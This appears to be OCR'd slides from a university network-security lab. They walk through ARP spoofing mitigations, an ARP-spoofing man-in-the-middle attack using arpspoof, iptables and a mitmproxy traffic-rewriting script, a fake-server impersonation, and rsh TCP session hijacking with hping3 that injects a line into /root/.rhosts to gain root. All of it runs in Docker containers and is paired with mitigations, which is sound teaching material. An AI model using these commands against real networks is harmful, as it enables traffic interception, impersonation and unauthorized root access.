Validate ARP packets by verifying their authenticity against a trusted database, blocking spoofed ARP replies

Switch Port Security
Enable MAC address filtering on switch ports to limit a maximum number of MAC addresses per port.

Detection

Traffic Sniffing & Alerts
Wireshark for Monitor ARP traffic for anomalies.
Arpwatch/XArp: Alert on duplicate IP-MAC bindings or sudden changes.

Network Segmentation
Use VLANs to reduce broadcast domain exposure.

Encryption

Secure Protocols
Encrypt traffic end-to-end to render intercepted data useless, even if ARP poisoning succeeds.


This does **not prevent ARP spoofing** but neutralizes its impact.

MITIGATING ARP POISONING WITH STATIC ARP

client:/# **arp -s 192.168.90.100 02:42:AC:11:00:CC**

```
client:/# arp
server.netseclab_mitmnet (192.168.90.100) at 02:42:ac:11:00:aa [ether]  on eth0
pcmatteo.local (192.168.90.1) at c6:0b:c4:67:bb:b6 [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
client:/# arp -s 192.168.90.100 02:42:AC:11:00:CC
client:/# arp
server.netseclab_mitmnet (192.168.90.100) at 02:42:ac:11:00:cc [ether] PERM on eth0
pcmatteo.local (192.168.90.1) at c6:0b:c4:67:bb:b6 [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
client:/# arp -d 192.168.90.100
client:/# arp
server.netseclab_mitmnet (192.168.90.100) at 02:42:ac:11:00:aa [ether]  on eth0
pcmatteo.local (192.168.90.1) at c6:0b:c4:67:bb:b6 [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
```

To delete the static entry



03.

MITM ATTACKS

WHAT IS MAN-IN-THE-MIDDLE ?

A man-in-the-middle (MITM) attack enables a malicious user to intercept communication between two endpoints.

This attack vector can be leveraged across various application scenarios.

It allows for the capture of sensitive user data or the impersonation of the user towards the server (or vice versa).

In this lesson, we will examine a MITM attack example utilizing ARP spoofing.

MITMPROXY

A versatile tool for debugging, testing, privacy measurements, and penetration testing.

Intercepts, inspects, modifies, and replays web traffic, including HTTP/1, HTTP/2, HTTP/3, WebSockets, and SSL/TLS-protected protocols.


How We Use It:
Mitmproxy allows us to spy on the communication between the client and server. It provides a clear and efficient way to visualize messages transmitted over the channel, enabling detailed analysis of network traffic. Additionally, it allows us to modify traffic as it passes through.

ARPSPOOF

It is a powerful tool used to spoof ARP tables on a local network it sends falsified ARP messages to deceive network devices.

How It Works:
attacker:/# arpspoof -i [interface] -t [IP_TARGET] [IP_TO_IMPERSONATE]

This sends fake ARP packets to the target machine, claiming:
"The IP address [IP_TO_IMPERSONATE] corresponds to the MAC address of my network interface."



HOW TO DO IT


To interact with the attacker container, we need to connect to its shell. Use the following command

$ *sudo docker exec -it attacker bash*

Once inside the attacker's shell, execute the following commands to set up the attack. We need to define a rule using iptables:

attacker:/# *iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080*

This rule intercepts all incoming traffic on eth0 destined for port 80 (HTTP) and redirects it internally to port 8080. This allows mitmproxy to intercept and analyze the traffic.




HOW TO DO IT

Once this rule is in place, we can proceed with the actual attack by modifying the ARP tables of the two communication parties.


attacker:/# arpspoof -i eth0 -t 192.168.90.101 192.168.90.100
attacker:/# arpspoof -i eth0 -t 192.168.90.100 192.168.90.101

With these two commands, we trick the client into believing that we are the server, and at the same time, we deceive the server into thinking that we are the client.



HOW TO DO IT

Once the previous steps are completed, we can proceed to activate mitmproxy to visualize the actual traffic flowing through the channel. Before running the actual command, we need to move to the labscripts folder, where the Python script that modifies the traffic is located.



HOW TO DO IT

The script used to manipulate network traffic is as follows:

```
def response(flow: http.HTTPFlow):
    ct = flow.response.headers.get("Content-Type", "")
    if "text" in ct:
        flow.response.text = flow.response.text + ", You have been tricked!!!"
```

Mitmproxy calls this handler for every intercepted HTTP response: through the flow parameter, we access the headers, check that Content-Type contains the word "text" (so as to only modify textual content), and finally append the desired string to the body.

HOW TO DO IT

attacker:/# cd labscripts && mitmproxy -s tweak_body.py --mode transparent --listen-port 8080 --showhost


mitmproxy: Starts mitmproxy on TCP port 8080.
--mode transparent: Intercepts connections without requiring any client-side configuration.
--showhost: Displays the `Host:` field of HTTP requests.
--listen-port 8080: Sets the listening port to 8080.
-s: Specifies the script to be executed for traffic manipulation.

```
Flows
>>23:49:28 HTTP  GET   192.168.90.100 /                    200      text/plain   43b   5ms
  23:49:33 HTTP  GET   192.168.90.100 /                    200      text/plain   43b   5ms
  23:49:38 HTTP  GET   192.168.90.100 /                    200      text/plain   43b   4ms
  23:49:43 HTTP  GET   192.168.90.100 /                    200      text/plain   43b   4ms
  23:49:48 HTTP  GET   192.168.90.100 /                    200      text/plain   43b   5ms
  23:49:53 HTTP  GET   192.168.90.100 /                    200      text/plain   43b   8ms
```

OUTCOME


We can confirm that *mitmproxy* correctly filters all packets, as the string “, you have been tricked!!!” is appended every time, as shown in the image. in this way, we have successfully intercepted the communication between the two hosts.

```
server  | 192.168.90.102 - - [29/Apr/2025 00:13:09] "GET / HTTP/1.1" 200 -
client  | Hi 192.168.90.101HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
client  | Date: Tue, 29 Apr 2025 00:13:09 GMT
client  | Content-type: text/plain
client  | content-length: 43
client  |
server  | 192.168.90.102 - - [29/Apr/2025 00:13:14] "GET / HTTP/1.1" 200 -
client  | Hi 192.168.90.102, You have been tricked!!!HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
client  | Date: Tue, 29 Apr 2025 00:13:14 GMT
client  | Content-type: text/plain
client  | content-length: 43
client  |
server  | 192.168.90.102 - - [29/Apr/2025 00:13:19] "GET / HTTP/1.1" 200 -
client  | Hi 192.168.90.102, You have been tricked!!!HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
client  | Date: Tue, 29 Apr 2025 00:13:19 GMT
client  | Content-type: text/plain
client  | content-length: 43
```



MULTIPLE SCENARIOS

This attack can be carried out in different ways depending on the goal. In this example, we will focus on how to impersonate the server.




STEPS

STEP 1

You need to activate an HTTP server that can handle the request and respond with a custom string of your choice.

python3 labscripts/fakeserver.py



FAKESERVER

It is a web server listening on port 80 of our host (the same port used for communication between the client and server).

Every time it receives a request on the root, it will respond with *"I have been hacked"*.

```
class FakeHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "text/plain")
        self.end_headers()
        self.wfile.write(b"I have been hacked")

if __name__ == "__main__":
    server = HTTPServer(("", 80), FakeHandler)
    server.serve_forever()
```

STEPS

STEP 1


You need to activate an HTTP server that can handle the request and respond with a custom string of your choice.

python3 labscripts/fakeserver.py

STEP 2

Execute the arpspoof command to perform ARP poisoning on the client, tricking it into believing the attacker is the legitimate server.

arpspoof -i eth0 -t 192.168.90.101 192.168.90.100




UNEXPECTED BEHAVIOR

Despite our attempt to redirect traffic using ARP poisoning via *arpspoof* and handle the diverted call with a Python server, the communication continues normally.

Why does this happen?

```
server  | 192.168.90.101 - - [28/Apr/2025 23:10:59] "GET / HTTP/1.1" 200 -
client  | Hi 192.168.90.101HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
client  | Date: Mon, 28 Apr 2025 23:10:59 GMT
client  | Content-type: text/plain
client  |
server  | 192.168.90.101 - - [28/Apr/2025 23:11:04] "GET / HTTP/1.1" 200 -
client  | Hi 192.168.90.101HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
client  | Date: Mon, 28 Apr 2025 23:11:04 GMT
client  | Content-type: text/plain
client  |
client  | Hi 192.168.90.101HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
server  | 192.168.90.101 - - [28/Apr/2025 23:11:09] "GET / HTTP/1.1" 200 -
client  | Date: Mon, 28 Apr 2025 23:11:09 GMT
client  | Content-type: text/plain
client  |
server  | 192.168.90.101 - - [28/Apr/2025 23:11:14] "GET / HTTP/1.1" 200 -
client  | Hi 192.168.90.101HTTP/1.0 200 OK
client  | Server: BaseHTTP/0.6 Python/3.13.3
client  | Date: Mon, 28 Apr 2025 23:11:14 GMT
client  | Content-type: text/plain
```




EXPLANATION

Our system doesn't automatically handle requests sent to the IP address 192.168.90.100. However, by running the following command:

attacker:/# ip addr add 192.168.90.100/32 dev eth0

we can add this IP address to our network interface. After doing this, the system will start processing requests directed to that address.



CHECK OUR MODIFICATIONS

By running the following command, we can list all network interfaces and view the IP addresses associated with them:

```
eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
 link/ether 02:42:ac:11:00:aa brd ff:ff:ff:ff:ff:ff link-netnsid 0
 inet 192.168.90.102/24 brd 192.168.90.255 scope global eth0
    valid_lft forever preferred_lft forever
 inet 192.168.90.100/32 scope global eth0
    valid_lft forever preferred_lft forever
```

We can now see that there are two ip addresses on the *eth0* network interface: one for the attacker and one for the server.
From this point on, the attacker will handle the get requests directed to the server.

OUTCOME

from this last screenshot, we can see that the response received by the client has changed because the server running on the attacker is now handling it.

We can say that the attack was successful.

```
client    | I have been hackedHTTP/1.0 200 OK
client    | Server: BaseHTTP/0.6 Python/3.11.2
client    | Date: Mon, 28 Apr 2025 23:39:27 GMT
client    | Content-Type: text/plain
client    |
client    | I have been hackedHTTP/1.0 200 OK
client    | Server: BaseHTTP/0.6 Python/3.11.2
client    | Date: Mon, 28 Apr 2025 23:39:32 GMT
client    | Content-Type: text/plain
client    |
client    | I have been hackedHTTP/1.0 200 OK
client    | Server: BaseHTTP/0.6 Python/3.11.2
client    | Date: Mon, 28 Apr 2025 23:39:37 GMT
client    | Content-Type: text/plain
```

MITIGATIONS

- Using secure communication channels (e.g., HTTPS, TLS) can significantly reduce risks.
- Implementing network monitoring tools can help detect suspicious ARP activity.
- Employing static ARP entries or using ARP spoofing detection software adds an extra layer of security.

04.

TCP SESSION HIJACKING

TCP SESSION HIJACKING

The network

A server only accepts connections from a given client – the attacker may not be in the same network

The issue


The server simply checks the source IP address, without further authentication checks

The goal

The attacker wants to send arbitrary commands to the server

NETWORK TOPOLOGY

We used Docker (again) to deploy three containers




Server	192.168.107.101
Client	192.168.107.102
Attacker	192.168.107.103

BRIEF HISTORY

First made popular in 1994 by the hacker Kevin **Mitnick** with his attack to Tsutomu Shimomura's server running the UNIX "r-services" (**rsh**, rlogin)

Was also discussed in 1985 in *A Weakness in the 4.2BSD Unix TCP/IP Software*




HOW IT WORKS

The attacker sends a TCP packet **spoofing as the client**, as if the packet were part of the already established session.

The **malicious payload** is then executed by the server, believing it is from the client.

For the packet to be considered part of the session, it has to contain the expected TCP **sequence number** and **acknowledgment number**



HOW CAN WE KNOW THE SEQ?

Guessing it: impractical on common operating systems, as it is essentially random. May be doable on IOT systems or with custom userspace TCP/IP stacks

Sniffing it: via MITM techniques

```
#if defined(__linux__)
    int fd = open(
        "/dev/urandom",
        O_RDONLY
    );
    read(
        fd,
        &(rs->tcp_seqno),
        sizeof(rs->tcp_seqno)
    );
    close(fd);
#else
    srand(time(NULL));
    rs->tcp_seqno = rand() % 100;
#endif
```

HOW WE'LL DO IT

In our setup, the attacker will "magically" know the SEQ and ACK numbers – we'll sniff it from outside of the container.

- Enter the ***tcp_session_hijacking*** folder
- Run ***docker compose up***
- Enter the client with ***docker compose exec client-mitnick bash***
- Enter the attacker with ***docker compose exec attacker-mitnick bash***
- Sniff the network traffic with ***tcpdump -i br-mitnicknet -n -vv --absolute-tcp-sequence-numbers -X port 513 or port 514***
- Connect to the server from the client with ***rsh server-mitnick***

```
on_hijacking$ doas tcpdump -i br-mitnicknet -n -vv --absolute-tcp-se
quence-numbers -X port 513 or port 514
doas (tachi@duter) password:
tcpdump: listening on br-mitnicknet, link-type EN10MB (Ethernet), sn
apshot length 262144 bytes
18:23:06.944766 IP (tos 0x0, ttl 64, id 30748, offset 0, flags [DF],
 proto TCP (6), length 60)
    192.168.107.102.1023 > 192.168.107.101.513: Flags [S], cksum 0x5
84b (incorrect -> 0xbc19), seq 731481779, win 64240, options [mss 14
60,sackOK,TS val 1295856463 ecr 0,nop,wscale 7], length 0
        0x0000:  4500 003c 781c 4000 4006 6a83 c0a8 6b66  E..<x.@.@.
j...kf
        0x0010:  c0a8 6b65 03ff 0201 2b99 86b3 0000 0000  ..ke....+.
......
        0x0020:  a002 faf0 584b 0000 0204 05b4 0402 080a  ....XK....
......
        0x0030:  4d3d 334f 0000 0000 0103 0307            M=3O......
..
18:23:06.944783 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], pro
to TCP (6), length 60)
    192.168.107.101.513 > 192.168.107.102.1023: Flags [S.], cksum 0x
584b (incorrect -> 0x1c80), seq 1864013571, ack 731481780, win 65160
, options [mss 1460,sackOK,TS val 3569729804 ecr 1295856463,nop,wsca
le 7], length 0
        0x0000:  4500 003c 0000 4000 4006 e29f c0a8 6b65  E..<..@.@.
....ke
        0x0010:  c0a8 6b66 0201 03ff 6f1a 9703 2b99 86b4  ..kf....o.
..+...
        0x0020:  a012 fe88 584b 0000 0204 05b4 0402 080a  ....XK....
......
        0x0030:  d4c5 c10c 4d3d 334f 0103 0307            ....M=3O..
..
18:23:06.944796 IP (tos 0x0, ttl 64, id 30749, offset 0, flags [DF],
 proto TCP (6), length 52)
    192.168.107.102.1023 > 192.168.107.101.513: Flags [.], cksum 0x5
843 (incorrect -> 0x47df), seq 731481780, ack 1864013572, win 502, o
ptions [nop,nop,TS val 1295856463 ecr 3569729804], length 0
```

CRAFTING TCP PACKETS

We are going to be use the **hping3** utility:

- Made in Italy by Salvatore Sanfilippo
- Not Scapy
- Very powerful – we're just using 1% of its functionality

Useful command-line options:

- **--count 1**: send just one packet
- **--ack**: set the TCP ACK flag
- **--push**: set the TCP PUSH flag
- **--spoof addr**: spoof sending ip addr
- **--baseport port**: set the source port
- **--destport port**: set the destination port
- **--setseq num**: set the sequence num
- **--setack num**: set the ack num
- **--data size**: set the payload size
- **--file filename**: read payload from file

```
HPING3(8)              System Manager's Manual              HPING3(8)

NAME
       hping3  -  send (almost) arbitrary TCP/IP packets to network
       hosts

SYNOPSIS
       hping3 [ -hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG ] [ -c count ] [
       -i wait ] [ --fast ] [ -I interface ] [ -9 signature ] [  -a
       host  ]  [  -t  ttl  ]  [ -N ip id ] [ -H ip protocol ] [ -g
       fragoff ] [ -m mtu ] [ -o tos ] [ -C icmp type ] [  -K  icmp
       code  ]  [  -s source port ] [ -p[+][+] dest port ] [ -w tcp
       window ] [ -O tcp offset ] [ -M tcp sequence number ]  [  -L
       tcp  ack ] [ -d data size ] [ -E filename ] [ -e signature ]
       [  --icmp-ipver  version  ]  [  --icmp-iphlen  length  ]  [
       --icmp-iplen  length  ]  [ --icmp-ipid id ] [ --icmp-ipproto
       protocol ]  [  --icmp-cksum  checksum  ]  [  --icmp-ts  ]  [
       --icmp-addr  ] [ --tcpexitcode ] [ --tcp-mss ] [ --tcp-time-
       stamp ] [ --tr-stop ] [ --tr-keep-ttl ] [  --tr-no-rtt  ]  [
       --rand-dest ] [ --rand-source ] [ --beep ] hostname

DESCRIPTION
       hping3  is a network tool able to send custom TCP/IP packets
       and to display target replies like ping  program  does  with
       ICMP replies. hping3 handle fragmentation, arbitrary packets
       body and size and can be used in order to transfer files en-
       capsulated  under  supported protocols. Using hping3 you are
       able to perform at least the following stuff:

         - Test firewall rules
         - Advanced port scanning
         - Test net performance using different protocols,
           packet size, TOS (type of service) and fragmentation.
         - Path MTU discovery
         - Transferring files between even really fascist firewall
           rules.
 Manual page hping3(8) line 1 (press h for help or q to quit)
```

IT'S YOUR TURN!

Craft a TCP packet with hping3 and hack the server! The list of authorized addresses is in the ***/root/.rhosts*** file.

You can make hping3 read from standard input with:

$ printf '\nhello\n\0' | hping3 --data 8 --file /dev/stdin

Remember: the **rsh protocol** requires that messages are terminated with **'\0'**

Hints

1. ***
2. ***
3. ***

IT'S YOUR TURN!

Craft a TCP packet with hping3 and hack the server! The list of authorized addresses is in the ***/root/.rhosts*** file.

You can make hping3 read from standard input with:

$ printf '\nhello\n\0' | hping3 --data 8 --file /dev/stdin

Remember: the **rsh protocol** requires that messages are terminated with **'\0'**

Hints

1. Extract the **port** number, ***seq*** and ***ack*** from the last message from *192.168.107.102*
2. ***
3. ***

IT'S YOUR TURN!

Craft a TCP packet with hping3 and hack the server! The list of authorized addresses is in the ***/root/.rhosts*** file.

You can make hping3 read from standard input with:

$ printf '\nhello\n\0' | hping3 --data 8 --file /dev/stdin

Remember: the **rsh protocol** requires that messages are terminated with **'\0'**

Hints

1. Extract the **port** number, ***seq*** and ***ack*** from the last message from *192.168.107.102*
2. You should add yourself (the attacker) to the *rhosts* file with a payload like ***echo 192.168.107.103 >> /root/.rhosts***
3. ***

IT'S YOUR TURN!

Craft a TCP packet with hping3 and hack the server! The list of authorized addresses is in the ***/root/.rhosts*** file.

You can make hping3 read from standard input with:

$ printf '\nhello\n\0' | hping3 --data 8 --file /dev/stdin

Remember: the **rsh protocol** requires that messages are terminated with **'\0'**

Hints

1. Extract the **port** number, ***seq*** and ***ack*** from the last message from *192.168.107.102*
2. You should add yourself (the attacker) to the *rhosts* file with a payload like ***echo 192.168.107.103 >> /root/.rhosts***
3. In the ***Documents*** folder, you can find a **pre-made script**. Set the **variables** to the right values and **paste** it into the attacker's *bash*

PROFIT!


```
        --baseport $src_port --destport $dest_port \
        --setseq $seq_num --setack $ack_num \
        --data $exploit_size --file /dev/stdin \
        $server_addr
using eth0, addr: 192.168.107.103, MTU: 1500
HPING 192.168.107.101 (eth0 192.168.107.101): AP set, 40 headers + 42 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!

--- 192.168.107.101 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@attacker-mitnick:/# rsh server-mitnick
Linux server-mitnick 6.12.22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.22-1 (2025-04-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 28 18:09:27 UTC 2025 from client-mitnick.tcp_session_hijacking_mitnicknet on
 pts/0
root@server-mitnick:~# echo 'pwned!'
```

MITIGATIONS

- Use **SSH**! There's a reason why you've never heard rsh before
- In general, stronger authentication guarantees than the ones provided by sequence numbers are required

In networks and in life, **trust no one**

—SOMEONE FAMOUS

THANKS

@matteobertoldoo

@filippo-basilico

@andreapappacoda